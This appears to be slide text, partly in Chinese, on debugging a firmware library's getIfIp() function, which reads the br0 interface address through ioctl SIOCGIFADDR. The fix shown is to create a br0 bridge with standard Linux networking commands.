
$ Network Problem ( getIfIp() in libcommon.so ) • getIfIp()

Ioctl ( fd , 0x8915u , dest ) I/O 控制系統調用 作用是向設備驅動程式發送控制命令 ioctl() 會返回一個整數,表示操作的結果
$ Network Problem ( getIfIp() in libcommon.so ) • getIfIp()


Ioctl ( fd , 0x8915u , dest ) I/O 控制系統調用 作用是向設備驅動程式發送控制命令 ioctl() 會返回一個整數,表示操作的結果 ( SIOCGIFADDR ) 請求碼
$ Network Problem
$ Network Problem

Ioctl ( int fd, int request, (char*) argstruct ) $
Network Problem
$ Network Problem Ioctl ( int fd, int request, (char*)
argstruct )
$ Network Problem Ioctl ( int fd, int request, (char*)
argstruct ) socket (AF_INET, SOCK_DGRAM, 0) 創建一個 IPv4 的 UDP socket
$ Network Problem Ioctl ( int fd, int request, (char*)
argstruct ) 0x8915 socket (AF_INET, SOCK_DGRAM, 0) 創建一個 IPv4 的 UDP socket
$ Network Problem Ioctl ( int fd, int request, (char*)
argstruct ) 0x8915 Search <linux/sockios.h> socket (AF_INET, SOCK_DGRAM, 0) 創建一個 IPv4 的 UDP socket
$ Network Problem Ioctl ( int fd, int request, (char*)
argstruct ) 0x8915 ➔ Subl /usr/include/linux/sockios.h Search <linux/sockios.h> socket (AF_INET, SOCK_DGRAM, 0) 創建一個 IPv4 的 UDP socket
$ Network Problem Ioctl ( int fd, int request, (char*)
argstruct ) 0x8915 dest Search <linux/sockios.h> ➔ Subl /usr/include/linux/sockios.h socket (AF_INET, SOCK_DGRAM, 0) 創建一個 IPv4 的 UDP socket
$ Network Problem Ioctl ( int fd, int request, (char*)
argstruct ) 0x8915 dest (br0) Search <linux/sockios.h> ➔ Subl /usr/include/linux/sockios.h socket (AF_INET, SOCK_DGRAM, 0) 創建一個 IPv4 的 UDP socket
跟 g_lan_ip 有關 : • s ( array ) •
v19 ( array ) • v16 ( array ) • getIfIp() -> get IP address • LanifName = getLanIfName() = br0 $ Network Problem

➔ sudo apt install net-tools ➔ sudo apt install uml-utilities
bridge-utils ➔ sudo brctl addbr br0 ➔ sudo brctl addif br0 ens33 ➔ sudo ifconfig br0 up ➔ sudo dhclient br0 $ Network Problem 結論 : • 來自 br0 網卡 • 建一張 br0 網卡

$ Network Problem 成功連接 !
Symbolic link Problem


$ Symbolic link Problem
